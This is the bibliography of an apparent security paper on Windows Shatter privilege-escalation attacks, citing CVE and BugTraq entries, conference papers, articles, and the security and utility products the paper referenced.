Middleton, Jared quotes Thurott, Paul in discussion thread. “NEW WINDOWS SECURITY VULNERABILITY: FACT OR FICTION?” ProgressTalk.com. http://www.progresstalk.com/archive/index.php/t-49872

Mitre. “CAN-2002-0971.” http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0971

Mitre. “CAN-2002-1230.” http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1230

Mitre. “CAN-2003-0897.” http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0897

Mitre. “CAN-2003-0350.” http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0350

Moore, Brett. ”Shattering by Example.” Security-Assessment.com. October, 2003. http://www.security-assessment.com/Papers/Shattering_By_Example-V1_03102003.pdf

Paget, Chris (aka Foon). “Exploiting Design Flaws in the Win32 API for Privilege Escalation” whitepaper http://security.tombom.co.uk/shatter.html

Paget, Chris. “Exploits & Information about Shatter Attacks". BlackHat.com. July 2003. http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-paget.pdf

Paget, Chris. (aka Foon) “Shatter Attacks: more techniques, more detail, more juicy goodness.” May 2003. http://security.tombom.co.uk/moreshatter.html

Paget, Chris. Shatter Code. BlackHat.com. July 2003.
www.blackhat.com/presentations/bh-usa-03/bh-us-03-paget-code.zip

Pietrek, Matt. "Under the Hood." Microsoft Systems Journal. March, 1997.
http://www.microsoft.com/msj/0397/hood/hood0397.aspx

SANS.org. Securing Windows 2000 Step by Step. version 1.5 1 July 2001. for information on this guide https://store.sans.org/store_item.php?item=22

SecurityFocus. "BugTraq **ID 5408:** Microsoft Windows Window Message Subsystem Design Error Vulnerability." SecurityFocus.com http://www.securityfocus.com/bid/5408

SecurityFocus. "BugTraq ID 5927**:** Microsoft Windows NetDDE Privilege Escalation Vulnerability." 9 October 2002. http://online.securityfocus.com/bid/5927

SecurityFocus. "BugTraq ID 8154: Microsoft Windows Accessibility Utility Manager Privilege Escalation Vulnerability." 9 October 2002 http://www.securityfocus.com/bid/8154

SecurityFocus. "BugTraq ID 8395: DameWare Mini Remote Control Server Shatter Attack Local Privilege Escalation Vulnerability." 11 August 2003.
http://www.securityfocus.com/bid/8395

SecurityFocus BUGTRAQ:20020821.
http://marc.theaimsgroup.com/?l=bugtraq&m=102994289123085&w=2

Security Focus. follow-up postings on Shatter Attacks. August, 2002.
http://www.securityfocus.com/archive/1/286228/2002-08-03/2002-08-09/1

SecurityFocus Mailing List. "BugTraq discussion: Shatter XP"
http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2003-10/0233.html

Seltzer, Larry. "Shattering Windows: Is a Disaster Lurking?" eweek.com. October 15, 2003. http://www.eweek.com/article2/0,4149,1353997,00.asp

Skoudis, Ed. "Tips for Dealing with Insider Security Threats." InformIT.com. 28 May 2001.
http://www.informit.com/isapi/product_id~%7B269E316A-A677-4D24-90BC-8F0DD16709EC%7D/content/index.asp (courtesy Prentice Hall PTR)

Walker, George. "GetAD exploit and the Insider." GIAC.org 24 February 2003.
http://www.giac.org/practical/GCIH/George_Walker.pdf

Wood, Charles Cresson. Information Security Policies Made Easy. Sausalito: Baseline Software, 1997.

Xenitellis, Symeon. “Security Vulnerabilities in Event Driven Systems.” Presented to SEC 2002, May 2002.
http://www.isg.rhul.ac.uk/~simos/pub/SecurityVulnerabilitiesInEvent-drivenSystems.pdf

Xenitellis, Symeon. “A New Avenue of Attack: Event-driven System Vulnerabilities.” Presented to European Conference in Information Warfare, July 2002.
http://www.isg.rhul.ac.uk/~simos/pub/ANewAvenueOfAttack-revised.pdf

Xenitellis, Symeon. “Event-driven system security vulnerabilities, an overview and demonstration.”
http://www.isg.rhul.ac.uk/~simos/HITB/files/EventDriverSystems-HITB2003-1.1.pdf

Products Referenced in this paper:

Activestate. Information on tool: Perl. http://www.activestate.com/Products/ActivePerl/

Adobe. Information on product: Acrobat Reader.
http://www.adobe.com/products/acrobat/readstep2.html

Atstake.com. Information on tool: Netcat. http://www.atstake.com

Business Software Alliance. Information on product: GASP Auditing Tool.
http://global.bsa.org/uk/antipiracy/tools/gasp.phtml

DameWare Development. Information on product: Dameware Mini-Remote Control.
http://www.dameware.com/products/

Foundstone. Information on products: Foundstone Tool pack.
http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/freetools.htm

Google. Information on search engine: Google. www.google.com

Insecure.org. Information on product: nmap. http://www.insecure.org/nmap

McAfee Security. Information on product: VirusScan.
http://us.mcafee.com/root/catalog.asp?cid=9042

Nstalker.com. Information on tool: N-Stealth Scanner. http://www.nstalker.com/nstealth/

Snort.org. Information on product: Snort. www.snort.org

WinZip. Information on product: WinZip. http://www.winzip.com/ddchomea.htm